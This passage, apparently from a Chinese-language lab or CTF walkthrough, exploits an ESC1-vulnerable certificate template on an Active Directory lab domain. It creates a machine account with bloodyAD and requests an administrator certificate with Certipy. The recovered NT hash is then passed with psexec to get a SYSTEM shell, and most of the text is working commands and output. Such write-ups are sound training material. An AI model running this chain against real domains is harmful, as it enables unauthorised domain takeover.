                                          CONFIDENCE.COM\Domain
Computers

CONFIDENCE.COM\Enterprise Admins
    [+] User Enrollable Principals      : CONFIDENCE.COM\Domain
Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies
subject and template allows client authentication.
```

获取到CA名字为 `confidence-DC-CA` 且证书 `ca-login` 存在 **ESC1** 漏洞

但是我们当前的用户无法注册这个证书模版，因为他只对 `CA-ADMIN` 组的成员还有 `DOMAIN COMPUTERS` 组的成员以及管理员开放。



`DOMAIN COMPUTERS` 组当前没有任何成员，但我们可以尝试利用 `mulis` 用户创建一个机器用户

先看当前用户 `mulis` 是否还可以创建机器用户

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# nxc ldap 192.168.8.21 -u mulis -p  babygirl -M maq
/root/.local/share/uv/tools/netexec/lib/python3.10/site-
packages/masky/lib/smb.py:6: UserWarning: pkg_resources is
deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The
pkg_resources package is slated for removal as early as 2025-11-
30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import resource_filename
LDAP        192.168.8.21    389    DC              [*] Windows
Server 2022 Build 20348 (name:DC) (domain:confidence.com)
(signing:None) (channel binding:Never)
LDAP        192.168.8.21    389    DC              [+]
confidence.com\mulis:babygirl
MAQ         192.168.8.21    389    DC              [*] Getting
the MachineAccountQuota
>>>> MAQ         192.168.8.21    389    DC
MachineAccountQuota: 10
```

我们还有10个名额可以创建

创建机器用户

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# bloodyAD --host 192.168.8.21 -d confidence.com -u mulis -p
babygirl add computer hack 123qwe
[+] hack$ created
```

可以先看一下这个 `hack$` 用户是不是在 `DOMAIN COMPUTERS` 组，


```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# bloodyAD --host 192.168.8.21 -d confidence.com -u mulis -p
babygirl get membership hack$

distinguishedName: CN=Domain
Computers,CN=Users,DC=confidence,DC=com
objectSid: S-1-5-21-3649830887-1815587496-1699028491-515
sAMAccountName: Domain Computers
```

bloodyAD 验证发现 `hack$` 已经是 `Domain Computers` 的成员了

但这里很傻逼的是 nxc 验证 `Domain Computers` 下没有任何成员

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# nxc ldap 192.168.8.21 -u mulis -p  babygirl --groups 'DOMAIN
COMPUTERS'
LDAP        192.168.8.21    389    DC              [*] Windows
Server 2022 Build 20348 (name:DC) (domain:confidence.com)
(signing:None) (channel binding:Never)
LDAP        192.168.8.21    389    DC              [+]
confidence.com\mulis:babygirl
LDAP        192.168.8.21    389    DC              [-] Group
DOMAIN COMPUTERS has no members
```


用bloodhound再分析也可以发现`hack$`是`Domain Computers`的成员了



既然`hack$`是`Domain Computers`的成员，那么就可以利用`ca-login`漏洞证书模版来注册证书了


对应ESC证书漏洞的利用都可以看[06 - Privilege Escalation · ly4k/Certipy Wiki · GitHub](https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation)
工具通常就是使用 **certipy**

根据ESC1的利用教程肘就行了，
首先需要获取目标的sid
直接在Bloodhound里面可以看到



第一步：为目标用户请求证书

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# certipy req \
    -u 'hack$' -p '123qwe' \
    -dc-ip '192.168.8.21' -target 'confidence.com' \
    -ca 'confidence-DC-CA' -template 'ca-login' \
    -upn 'administrator@confidence.com' -sid 'S-1-5-21-3649830887-
1815587496-1699028491-500'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 11
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@confidence.com'
[*] Certificate object SID is 'S-1-5-21-3649830887-1815587496-
1699028491-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```



第二步：使用获取的证书进行身份验证。

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# certipy auth -pfx 'administrator.pfx' -dc-ip '192.168.8.21'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
```

```
[*]     SAN UPN: 'administrator@confidence.com'
[*]     SAN URL SID: 'S-1-5-21-3649830887-1815587496-1699028491-
500'
[*]     Security Extension SID: 'S-1-5-21-3649830887-1815587496-
1699028491-500'
[*] Using principal: 'administrator@confidence.com'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@confidence.com':
aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34
```

1.4. PTH

先验证一下

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# nxc smb 192.168.8.21 -u administrator -H
bbabdc192282668fe5190ab0c5150b34
SMB         192.168.8.21    445    DC               [*] Windows
Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com)
(signing:True) (SMBv1:False)
SMB         192.168.8.21    445    DC               [+]
confidence.com\administrator:bbabdc192282668fe5190ab0c5150b34
(Pwn3d!)
```

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# impacket-psexec confidence.com/administrator@192.168.8.21 -
hashes :bbabdc192282668fe5190ab0c5150b34 -codec gbk
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated
companies

[*] Requesting shares on 192.168.8.21.....
[*] Found writable share ADMIN$
[*] Uploading file JeiupTZE.exe
[*] Opening SVCManager on 192.168.8.21.....
[*] Creating service juhT on 192.168.8.21.....
[*] Starting service juhT.....
[!] Press help for extra shell commands
Microsoft Windows [版本 10.0.20348.4052]
```

```
(c) Microsoft Corporation。保留所有权利。

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP 配置


以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::31e2:ce14:66d3:86af%6
   IPv4 地址 . . . . . . . . . . . . : 192.168.8.21
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.8.2

C:\Windows\system32> hostname
dc

C:\Windows\system32> cd c:\users\administrator\desktop

c:\Users\Administrator\Desktop> dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 9A1D-292A

 c:\Users\Administrator\Desktop 的目录

2025/09/09  21:25    <DIR>          .
2025/08/18  17:52    <DIR>          ..
2025/09/09  21:25                26 root.txt
               1 个文件             26 字节
               2 个目录 31,530,000,384 可用字节

c:\Users\Administrator\Desktop> type root.txt
this root  and thank you
```